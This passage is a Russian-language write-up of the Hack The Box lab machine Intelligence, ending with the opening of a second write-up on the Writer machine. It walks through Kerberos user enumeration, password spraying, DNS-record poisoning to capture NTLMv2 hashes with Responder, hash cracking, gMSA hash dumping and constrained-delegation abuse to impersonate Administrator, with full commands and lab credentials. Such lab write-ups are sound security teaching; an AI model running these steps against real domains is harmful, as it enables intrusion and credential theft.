10.10.10.248    intelligence.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.


Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта.

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



Результат работы скрипта



Результат работы скрипта (продолжение)

Видим множество открытых портов, что для Windows вполне характерно:


- порт 53 — служба DNS. Порт участвует в трастовых отношениях между доменами;
- порт 80 (HTTP) — веб-сервер Microsoft IIS/10.0;
- порт 88 — служба Kerberos. Также используется в доверительных отношениях между лесами;
- порт 135 — служба удаленного вызова процедур (Microsoft RPC). Используется для операций взаимодействия контроллер — контроллер и контроллер — клиент;
- порт 139 — служба сеансов NetBIOS, NetLogon;
- порт 389 — служба LDAP;
- порт 445 — служба SMB;
- порт 464 — служба смены пароля Kerberos;
- порт 593 (HTTP-RPC-EPMAP) — используется в службах DCOM и MS Exchange;
- порт 636 — LDAP с шифрованием SSL или TLS;
- порт 3268 (LDAP) — для доступа к Global Catalog от клиента к контроллеру;
- порт 3269 (LDAPS) — для доступа к Global Catalog от клиента к контроллеру через защищенное соединение;
- порт 5985 — отвечает за службу удаленного управления WinRM;
- порт 9389 — веб-службы AD DS.

Еще в сертификате LDAP находим новое доменное имя `dc.intelligence.htb`, поэтому обновим запись в файле `/etc/hosts`:

```
10.10.10.248    intelligence.htb dc.intelligence.htb
```

Первым делом запустим скрипты Nmap для получения информации с DNS (`nmap -p53 --script=dns* intelligence.htb`), но из этого ничего не вышло. Авторизоваться как аноним в SMB и LDAP не получилось. Поэтому нам нужно пробивать веб.

Внимательно осмотримся на сайте и поищем ценную инфу. Сам сайт на первый взгляд кажется простеньким. Из интересного — на первой странице находим два PDF-документа.




Стартовая страница сайта

OSINT

В документах ничего важного не обнаружилось. Но из любого курса по OSINT (разведка на основе открытых источников) ты узнаешь, что в документах самое интересное — это метаданные, особенно атрибуты вроде «создатель» или «владелец». Они могут раскрывать имена пользователей, которые потом можно использовать для доступа к учеткам.

Для получения метаинформации можно использовать **exiftool**. Чтобы установить и использовать ее, пишем:

```
sudo apt install exiftool
exiftool *
```



Получение метаинформации из документов

ТОЧКА ВХОДА

Перечисление аккаунтов

Мы нашли два имени, а значит, можем поискать аккаунты через аутентификацию Kerberos. Дело в том, что Kerberos нам сообщит, если пользователя нет в базе. Нужно лишь сформировать все возможные названия аккаунтов и просеивать их. К примеру, для пары `name surname` можно составить такие имена:


```
Administrator
Guest
name
namesurname
name.surname
names
name.s
sname
s.name
surname
surnamename
surname.name
surnamen
surname.n
nsurname
n.surname
```

Чтобы составлять юзернеймы по такому шаблону, используем следующий скрипт на Python:

```
#!/usr/bin/python3

names = ["Jose Williams", "William Lee"]
list = ["Administrator", "Guest"]

for name in names:
    n1, n2 = name.split(' ')
    for x in [
            n1, n1 + n2, n1 + "." + n2, n1 + n2[0], n1 + "." + n2[0],
n2[0] + n1, n2[0] + "." + n1,
            n2, n2 + n1, n2 + "." + n1, n2 + n1[0], n2 + "." + n1[0],
n1[0] + n2, n1[0] + "." + n2
    ]:
        list.append(x)

for n in list:
    print(n)
```

А теперь используем kerbrute для перебора имен. Указываем опцию перечисления пользователей и передаем их список.


```
./kerbrute_linux_amd64 userenum --dc intelligence.htb -d
intelligence.htb namelist.txt
```



Найденные пользователи

Имена пользователей, указанные в документах, и оказались названиями аккаунтов. Дальше, что бы я ни попробовал (даже брут паролей), никуда продвинуться не вышло. Видимо, что-то упустили на сайте.


Возвращаемся к вебу, на этот раз вооружившись Burp Suite. Благодаря Burp Proxy обращаем внимание на место хранения файлов и их названия.




Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
http://intelligence.htb	GET	/			200	7676	HTML	
http://intelligence.htb	GET	/documents/2020-01-01-upload.pdf			200	27086	app	pdf

Вкладка Burp Proxy


Имена файлов — это даты, а значит, мы можем попытаться найти и другие документы. Для этого отправляем запрос в Burp Intruder, чтобы перебрать и номер месяца, и день.



Burp Intruder — вкладка Position




Burp Intruder — вкладка Payload (payload 1)



Burp Intruder — вкладка Payload (payload 2)


Сортируем результат по коду ответа, чтобы найти документы среди сообщений об ошибках.



Request	Payload1	Payload2	Status	Error	Timeout	Length
1	01	01	200			27086
5	05	01	200			28479
8	08	01	200			27289
16	04	02	200			11717
11	11	01	200			26850
13	01	02	200			27253
30	06	03	200			11632
18	06	02	200			28048
0			200			27086
91	07	08	200			12161
129	09	11	200			12349
19	07	02	200			27571
21	09	02	200			27399

Результат атаки

Осталось их скачать. Сначала сохраним нужные нам нагрузки средствами Burp. Для этого отметим в фильтре, что нас интересует только код ответа 200, а затем выбираем Save → Results table.



Сохранение нагрузок в файл

Поставим в качестве разделителя пробел и выберем только две нагрузки. Я сохранил нагрузки в файл `save.txt`, а потом скачал все эти документы через **wget**.

Продолжение статьи →

HTB INTELLIGENCE

ПЕНТЕСТИМ ACTIVE DIRECTORY ОТ MSA ДО KDC


ТОЧКА ОПОРЫ

Для парсинга файла `save.txt` и запуска wget будем использовать **awk**.

```
awk '{print "wget http://intelligence.htb/documents/
2020-"$1"-"$2"-upload.pdf -O ./docs/2020-"$1"-"$2"-upload.pdf"}'
save.txt | /bin/bash -i
```

А после загрузки документов получим всех пользователей (84 пользователя) и проверим их существование в системе.

```
exiftool ./docs/* | grep "Creator" | awk '{print $3}' > users.txt
./kerbrute_linux_amd64 userenum --dc intelligence.htb -d
intelligence.htb users.txt
```



Проверка существования аккаунтов

В итоге все пользователи есть в системе. Я снова попытался их брутить, но ничего не вышло. Может, в документах есть важная информация?


Парсинг текста из PDF

Для проверки большого количества документов удобно использовать Python и библиотеку **pdfminer**. Установить ее можно через `pip`:

```
pip3 install pdfminer
pip3 install pdfminer.six
```

Будем искать в тексте каждого документа важные подстроки: `user`, `username`, `login`, `pass`, `password`, `passphere`, `secret`.

```
#!/usr/bin/python3

from pdfminer.high_level import extract_text
from os import listdir

words = ['user','username','login','pass','password', 'passphere',
'secret']
files = listdir("./docs")

for filename in files:
    text = extract_text("./docs/"+filename)
    for word in words:
        if word in text:
            print("File: " + filename + " ============")
            print(text)
            break
```




Содержимое найденного документа PDF

В результате работы скрипта мы получим содержимое одного документа, в котором есть слова `username` и `password`, а также сам пароль.

Атака Password Spraying

Мы имеем 85 пользователей и один пароль, поэтому нам нужно перебрать этот пароль по всем пользователям (техника Password Spraying). Для брута возьмем уже очень знаменитый мощный инструмент — CrackMapExec. В параметрах программы, помимо адреса хоста, указываем протокол SMB, словарь с именами пользователей и известный пароль.


```
crackmapexec smb intelligence.htb -u users.txt -p
NewIntelligenceCorpUser9876
```



Результат перебора пароля

Авторизоваться по WinRM не получилось, поэтому просмотрим доступные ресурсы SMB.


```
smbmap -H 10.10.10.248 -u Tiffany.Molina -p
NewIntelligenceCorpUser9876
```




Доступные общие ресурсы

Теперь нам стали доступны для чтения директории `Users` и `IT`. Снова рекурсивно выводим все содержимое ресурса, где и находим флаг пользователя, а также какой-то скрипт на PowerShell.

```
smbmap -H 10.10.10.248 -u Tiffany.Molina -p
NewIntelligenceCorpUser9876 -R
```




Содержимое рабочего стола пользователя



Содержимое ресурса IT

```
smbclient //intelligence.htb/Users -U 'Tiffany.Molina'
cd Tiffany.Molina\Desktop\
get user.txt
```




Флаг пользователя


ПРОДВИЖЕНИЕ

Мы нашли еще один интересный файл — скрипт на PowerShell. Скачиваем его и смотрим, что внутри.

```
smbclient //intelligence.htb/IT -U 'Tiffany.Molina'
get downdetector.ps1
```



Загрузка файла



Содержимое скачанного скрипта

Этот скрипт каждые пять минут запрашивает все DNS-записи домена `intelligence.htb`, которые начинаются с последовательности `web`. Затем выполняются HTTP-запросы с использованием каких-то учетных данных (параметр `-UseDefaultCredentials`). Если сервер недоступен, то отправляется сообщение на электронную почту пользователя `TED.GRAVES`. Видимо, его учетные данные и используются для доступа к серверам с приставкой `web`.


Утечка NTLM-хеша

Если мы сможем создать свою запись DNS, то запрос будет идти на наш хост. Это позволит нам получить учетные данные целевого пользователя с помощью **Responder**. Сначала активируем наш отлавливатель.

```
sudo responder -I tun0 -wrf
```

А теперь используем **dnstool** из пакета утилит krbrelayx для добавления записи DNS с нашим IP-адресом.

```
python3 dnstool.py -u 'intelligence.htb\Tiffany.Molina' -p
'NewIntelligenceCorpUser9876' -a add -r webralf.intelligence.htb -d
10.10.14.14 10.10.10.248
```




Создание записи DNS

Запись успешно добавлена, осталось подождать подключения, так как скрипт выполняется раз в пять минут. Долго ждать не пришлось — я почти сразу получил желанный NTLMv2-хеш пользователя.

Логи Responder

Быстро перебрать хеш мы можем с помощью **hashcat**, но перед этим необходимо узнать тип хеша. Для этого можно воспользоваться встроенными примерами хешей и грепнуть только нужный нам NTLMv2.


```
hashcat --example | grep -A2 -B2 NTLMv2
```



Получение типа хеша

Нас интересует число в графе `MODE` — это и есть тип хеша. Его мы передаем hashcat в параметре `-m`. Параметр `-a`, равный нулю, говорит о переборе по словарю.

```
hashcat -m 5600 -a 0 hash.txt ../tools/rockyou.txt
```



Пароль пользователя


Пароль нашелся очень быстро, но, где его использовать, я на этом этапе не понимал.


Повышение привилегий

Для поиска путей эксплуатации и повышения привилегий в Active Directory написано много скриптов на PowerShell, и самый популярный из них — PowerView. Его даже переписали на C#, чтобы работать без PowerShell. Единственный минус — нужно уже присутствовать в среде Active Directory. Но мало кто знает, что его также переписали и на Python, утилита называется pywerview. Именно этой версией мы и воспользуемся.

Первым делом узнаем информацию о пользователях, группах и служебных аккаунтах с помощью команд `get-netuser`, `get-netgroup` и `get-netcomputer`.

```
./pywerview.py get-netcomputer -u 'Ted.Graves' -p 'Mr.Teddy' -d
intelligence.htb -t dc.intelligence.htb --full-data
```





Результат работы скрипта


Последняя команда открывает много интересной информации. Во-первых, служебная учетная запись `svc_int$` оказалась записью MSA, и для нее установлен флаг `msds-allowedtodelegateto`. Разбираем по порядку.

Управляемые учетные записи Active Directory

Управляемые учетные записи (Managed Service Accounts, MSA) — это специальный тип учетных записей Active Directory, которые можно использовать для безопасного запуска служб, приложений и заданий планировщика. Основная их идея в том, что паролем таких учетных записей полностью управляет Active Directory. Для них автоматически генерируется сложный пароль длиной 240 символов, который меняется автоматически каждые 30 дней. Для аутентификации используется только Kerberos, так как интерактивный вход невозможен. Это связано с тем, что пароль не известен никому и не хранится в локальной системе, поэтому его нельзя извлечь из системного процесса LSASS с помощью mimikatz.

Но и такими учетными записями нужно как-то управлять, а это значит, что если у нас есть доступ к ним, то мы можем получить хеш ее пароля. Для этого написан инструмент gMSADumper.

```
python3 gMSADumper.py -u 'Ted.Graves' -p 'Mr.Teddy' -d 'intelligence.
htb' -l 'dc.intelligence.htb'
```




Получение хеша учетной записи svc_int$

У нас есть хеш пароля учетной записи!

Ограниченное делегирование (Kerberos Constrained Delegation)

Теперь вспомним про атрибут `msds-allowedtodelegateto`, который должен содержать список имен SPN. Этот атрибут используется для настройки службы таким образом, чтобы она могла получать билеты службы, которые можно использовать для ограниченного делегирования.

Ограниченное делегирование использует два основных расширения Kerberos: S4U2Self и S4U2Proxy. На высоком уровне S4U2Self позволяет учетной записи запрашивать билет службы для себя от имени любого другого пользователя (без пароля). Если бит `TRUSTED_TO_AUTH_FOR_DELEGATION` установлен (как в нашем случае), то билет (TGS) будет помечен как делегированный.




Флаги UAC

Затем S4U2Proxy используется учетной записью с помощью делегированного TGS, чтобы запросить TGS для указанного SPN. Таким образом, имея TGS для целевого SPN, мы сможем выполнять действия от имени учетной записи службы.

Silver Ticket

Давай сделаем Silver Ticket для SPN `WWW`. Но перед этим нужно выставить системное время как на сервере (для аутентификации Kerberos необходимо различие в системном времени не более пяти минут).


```
sudo apt install ntpdate
sudo ntpdate 10.10.10.248
```



Запрос и установка системного времени с сервера NTP

Затем создаем и экспортируем билет. Для этого нам понадобится скрипт **getST** из пакета impacket. Указываем SPN (параметр `-spn`), учетные данные и пользователя.


```
getST.py intelligence.htb/svc_int$ -spn WWW/dc.intelligence.htb
-hashes :d64b83fe606e6d3005e20ce0ee932fe2 -impersonate Administrator
export KRB5CCNAME=Administrator.ccache
```




Создание и экспорт билета

А теперь попробуем подключиться к общему ресурсу от имени администратора. В параметрах указываем опции авторизации Kerberos (`-k`) без ввода пароля (`-no-pass`).

```
python3 /usr/share/doc/python3-impacket/examples/smbclient.py -k
intelligence.htb/Administrator@dc.intelligence.htb -no-pass
```



Подключение к общему ресурсу



Флаг рута

Мы получили флаг рута, а значит, машина захвачена!

HTB WRITER

ЛОМАЕМ ПРИЛОЖЕНИЕ НА DJANGO, ЧТОБЫ ЗАХВАТИТЬ ВЕБ-СЕРВЕР

В этой статье я покажу, как с помощью SQL-инъекции получить исходные коды приложения, затем проэксплуатируем уязвимость загрузки и обработки файлов, а под конец поищем путь к повышению привилегий через мониторинг запускаемых пользователем процессов. Все это потребуется, чтобы пройти среднюю по сложности машину Writer с площадки Hack The Box.

RalfHacker
hackerralf8@gmail.com

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.10.101    writer.htb
```

И запускаем сканирование портов.

